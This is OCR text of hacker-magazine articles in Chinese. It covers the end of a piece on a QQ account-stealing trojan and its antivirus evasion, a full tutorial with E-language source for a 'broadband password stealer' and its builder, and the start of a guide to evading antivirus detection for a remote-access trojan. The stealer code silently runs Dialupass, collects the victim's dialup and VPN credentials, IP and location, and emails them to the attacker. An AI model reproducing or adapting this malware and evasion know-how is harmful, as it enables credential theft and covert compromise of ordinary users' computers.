


图2

值得一提的是，这次的更新仅仅作为一个过渡版本，原本打算增加了一项新功能：手机收信。这一功能尚未完善。目前网上的QQ木马收信方式无非是邮箱和ASP空间这两种，随着手机的飞速发展，我们在日后编写中也会把短信收信这一功能添加到了木马中。手机收信的配置也和邮箱一样简单，毫不夸张的说，这种全新的收信方式可谓是QQ木马中的一大创举。

更新后的幻魇QQ大盗再次突破了启发式杀毒的：NOD32、小红伞、卡巴斯基和国内主流的杀毒软件：瑞星、江民、金山，也包括了上一版本中一直没能通过的360安全卫士。很多读者问我：为什么木马不能成功通过杀毒软件？这是因为，木马是有免杀期的，这个时间往往不会很长。如果有人把这个木马的服务端上传到杀毒软件的病毒中心，那么木马基本可以说：“离死不远了……”

对于上一版本中，很多读者们提出的一些常见问题，在此我为大家解答：

1、Q：为什么我的邮箱收不到测试信？

A：可能是木马的配置不正确、网络不稳定。一般来说，有的邮箱确实无法收信。这个奇怪的现象我至今也没有弄明白，也许是QQ安全中心有意拦截了邮件。实在不行，就换一个邮箱吧！

2、Q：为什么我找不到生成的木马？

A：生成的木马与木马生成器在同一目录下，如果没有对木马生成器的压缩文件进行解压，也是无法找到木马的。木马的样式默认是一个没有任何名字的文件夹图标，若发现根目录下面存在没有任何名字的文件夹图标的样式，则此文件是木马程序。

3、Q：为什么我生成了木马却无法收到帐号和密码？

A：因为木马的服务端必须要运行后才能起作用，而且木马配置错误也是一个原因。在此前，幻魇就被小编们和很多读者测试过，能正常收信。

4、Q：为什么我的木马刚一生成就被杀了？

A：因为木马的免杀是有时效性的，被杀说明已经过了免杀期。你可以关闭杀软后，为木马做免杀操作。

5、Q：这款木马要如何清除？

A：对于木马的清除，在此我不便透露。也许有读者已经成功清除了，到后期我们会开发出专门的清除器提供给大家。

之前发布的幻魇QQ大盗毕竟只是一个过渡的先期实验品，在经过反复修改和测试后，前期的很多漏洞得到了修复。

关于这款木马的介绍就到这里，其实与上一版本没有太大区别。关键在于这一版本成功修复了上一版本所存在的漏洞，而且增加了一些实用的新功能。如果各位读者有什么更好的建议和想法，可以到论坛来找我交流。

最后必须强调的一点：任何形式、任何理由的盗号均属于违法行为。这款木马仅供大家参考研究，希望大家能够通过亲自实践，了解QQ盗号的真实方式，从而更好的保护QQ安全。疯狂的盗号行为，终究会有受到法律制裁的一天！

易语言制作宽带密码大盗

雅悠女孩

经过朋友的介绍终于知道了黑X档案的投稿方式和投稿格式，其实我也经常看黑X杂志的，我一个朋友就代理这本书销售的，所以也挺喜欢黑X档案。那么今天就给大家带来个教程，易语言制作宽带密码大盗。

工具：易语言、宽带密码截取器（易语言就不给大家打包了，源码给大家打包，宽带密码截取器封装在源码里头）

资源名称	内容	公开	备注
K木马	41472		
K汉化	55296		
K配置	71		

图1

```
Dialupass.exe
Dialupass_lng.ini
soft2cn汉化说明.exe
```

图2

首先我们先来讲解如何写木马端，先打开易语言，把宽带密码截取器放在资源里，我下载的宽带密码截取器是免杀版的，过了金山、瑞星、360，而且里面共有3个文件，分别是Dialupass.exe、Dialupass_lng.ini、soft2cn汉化说明.exe，都要把这三个文件放进去，缺一不可。如图1、图2所示，一一把资源变量的名字对应好每一个文件。

接下来把启动窗口的可视属性设置为假，再建立个编辑框存放截取密码的信息，以便发到我们的邮箱。为了方便我们收集信息，我们还得把截取到的密码用户的IP所在地都给弄下来，我们可以在程序启动的时候加上这么一些代码和IP存放变量，如图3。

窗口程序集名	保 留	保 留	备 注
窗口程序集1			
变量名	类 型	数组	备 注
IP	文本型		
地点	文本型		

子程序名	返回值类型	公开	备 注
__启动窗口_创建完毕			

```
IP = 到文本 (HTTP读文件 ("http://www.3322.org/dyndns/getip"))
地点 = 到文本 (HTTP读文件 ("http://www.ip138.com/ips.asp?ip=" + IP + "&action=2"))
```

图3

3322.org呢是为了获取IP，而IP138呢是为了获取用户地理位置，这样一来就更加方便我们对宽带的信息分类了。我们的目的是截取宽带密码，我们就要把宽带木马写出，然后用参数运行。玩过灰鸽子或者其他远控的朋友都知道用参数运行宽带木马吧，然后在指定的盘生成一个TXT文本，里面就是宽带信息，但是有时候觉得麻烦，我们就可以用自己自制的宽带大盗生成个木马发过去就OK了，而且还免杀呢！回到正题，代码如图4。

```
写到文件 ("c:\Dialupass.exe", #K木马)
写到文件 ("c:\Dialupass_lng.ini", #K配置)
写到文件 ("c:\soft2cn汉化说明.exe", #K汉化)
延迟 (1000)
运行 ("c:\dialupass.exe /allusers /stext " + #引号 + "c:\yayo58.txt", 假, )
延迟 (500)
编辑框1.内容 = 到文本 (读入文件 ("c:\yayo58.txt"))
```

图4

```
连接发信服务器 (_启动窗口.发信服务器.标题, 25, _启动窗口.用户名.标题, _启动窗口.密码.标题, )
    参发信邮件服务器地址: _启动窗口.发信服务器.标题
    参端口号: 25
    参用户名: _启动窗口.用户名.标题
    参密码: _启动窗口.密码.标题
    参最长等待时间:
发送邮件 ("致命宽带大盗来了" + IP + "---" + 地点, 编辑框1.内容 + #换行符 + "------" + IP + "---" + 地点 + #换行符 + "致命工作室—yayo58.com", _启动窗口.收信邮箱.标题, , , _启动窗口.发信邮箱.标题, )
    参主题: "致命宽带大盗来了" + IP + "---" + 地点
    参正文: 编辑框1.内容 + #换行符 + "------" + IP + "---" + 地点 + #换行符 + "[redacted]"
    参收信人邮件地址: _启动窗口.收信邮箱.标题
    参抄送邮件地址:
    参暗送邮件地址:
    参发信人邮件地址: _启动窗口.发信邮箱.标题
    参回复邮件地址:
时钟1.时钟周期 = 0
```

图5

把木马写到C盘，用参数来运行宽带木马，然后把生成出的文件读入编辑框，这时我们就开始来写收信的配置了。因为我们要做的是木马端，我们最后还需要生成器的配合，所以那些发信地址、密码、收信地址之类的都用变量来存放，最后用生成器指定的变量来替换就搞定了。详细的填写如图5。



图6

这样一来木马端就写好了，我们的木马只要截取1次就够了，没有必要写开机自启动，因为每台电脑只要一个宽带嘛，而且他这个木马是一次性把所有的都截取，连VPN也都不放过。接下来我们要写的是生成器。因为我们用的是smtp邮箱收信，所以只要建立有关配置的编辑框和标签就足够了，如图6。

界面比较简洁。测试收信的按钮就是测试这个发信邮箱可不可用，这个按钮的代码一般都这么写，如图7。

子程序名	返回值类型	公开	备 注
_按钮1_被单击			

```
判断 (连接发信服务器 (编辑框5.内容, 25, 编辑框1.内容, 编辑框2.内容, ))
    发送邮件 ("测试成功", "感谢您使用致命宽带大盗    BY：致命 QQ：43702649", 编辑框3.内容, , , 编辑框4.内容, )
    信息框 ("测试成功！请到邮箱查看收信吧！", 64, )
    信息框 ("测试失败！请检查是否有地方输入错误", 16, )
```

图7


加上一个判断命令比较好，让使用者知道自己有没填错之类的，很多程序员写这个测试按钮的时候都没有写判断命令，这样会让有些小菜使用的时候不知所措。回归正题，再来写这个生成木马按钮的代码，这个就要先把我们写的木马端编译成出来，把这个木马端导入生成器的资源中，我把这个木马端的资源变量命名为MM。然后我们根据木马端的邮箱信息变量来写相关的代码。首先我们先来添加这么一些程序集变量，这些变量是用来替换、查找、配置木马端的，由于变量比较多，就不一一列举，给大家个图，这样更加直观，更加给力，如图8

变量名	类 型	数组	备 注
发信服务替换文本	文本型		1
多余发信服务	整数型		
完整服务	字节集		
收邮替换文本	文本型		2
完整收信	字节集		
多余收油文本	整数型		
发邮替换文本	文本型		3
多余发油文本	整数型		
完整发信	字节集		
密码替换文本	文本型		4
多余密码文本	整数型		
完整密码	字节集		
用户替换文本	文本型		5
多余用户文本	整数型		

图8

然后在窗口加一个通用对话框用来产生生成木马的路径变量，最后就可以开始写生成木马的代码了。写生成器的方式我们可以这样来写，我自创了一个写生成器的顺口溜：（一定变量二寻找，三替变量四空白，五取完整好代码。）这些顺口溜什么意思呢？我来简单的给大家解释吧，定变量就是对应好木马端的变量，代码就是取完整的代码，替换变量就是把木马端的变量替换成生成器中编辑框填写的内容，空白就是把多余的变量用空白字节集来取代，取完整代码就是把最终的完整配置一级一级的整合到一起。其实解释起来大家觉得麻烦做起来还挺简单的，给大家一张给力的图吧，

如图9。（代码比较长但都是一样类型的算法，只截取了一部分图，剩下的大家自己看源码吧。）



```
发信服务替换文本 = "[illegible]"
多余发信服务 = 取文本长度（发信服务替换文本）－ 取文本长度（编辑框5.内容）
完整服务 = 到字节集（编辑框5.内容）＋ 取空白字节集（多余发信服务）
完整配置 = 字节集替换（#zz, 寻找字节集（#zz, 到字节集（发信服务替换文本），），取文本长度（发信服务替换文本），完整服务）

收邮替换文本 = "[illegible]"
多余收油文本 = 取文本长度（收邮替换文本）－ 取文本长度（编辑框3.内容）
完整收信 = 到字节集（编辑框3.内容）＋ 取空白字节集（多余收油文本）
完整配置 = 字节集替换（完整配置, 寻找字节集（完整配置, 到字节集（收邮替换文本），），取文本长度（收邮替换文本），完整收信
）
```

图9

刚刚测试了下，完美的截取了，如图10、11、12，生成出来的木马是完整无错的。




图10




图11




图12

其实效果也还不错的，易语言现在搞的免杀也挺不错，金山、360、瑞星都没有报毒，适用于一些小型家庭电脑的截取。但是大家不要拿着我这个源码乱来哦，源码版权大家可以随便改。只要不要搞破坏就好了。我为什么不把源码直接写出来扔给大家还要写一大堆文字呢？其实我也是为了让大家掌握编程的思路，不想让大家误入编程误区。文章、源码仅供学习参考，切勿用于非法用途。

第一次投稿写文章，语言不是这么华丽优美，而且编程也是比较枯燥的。雅悠在此向大家敬礼。

完全输入表免杀dll移位

逍 遥

大家好，我是逍遥，今天我教大家的内容是——完全输入表免杀dll移位，我就以上兴远控为例。

我们先打开C32（如图1）。




图1

然后再把上兴远控的配置文件DAT载入到C32里面，用C32搜索含有dll的字符，一般在后面（如图2）。

找到wsock32.dll后先拷贝下来，然后再用00填充掉（如图3）。

下面我们找个空白地方把wsock32.dll粘贴上（如图4）。

记录file offset:000A1F40，保存修改的DAT文件。

接下来是很关键的地方了，大家仔细看，打开LORDPE，载入我们刚刚修改的DAT文件（如图5）。

单击位置计算器，在偏移量输入我们刚刚记录下来的000A1F40，再单击执行，记录下RVA：000A9F40（如图6）。




图2




图3




图4

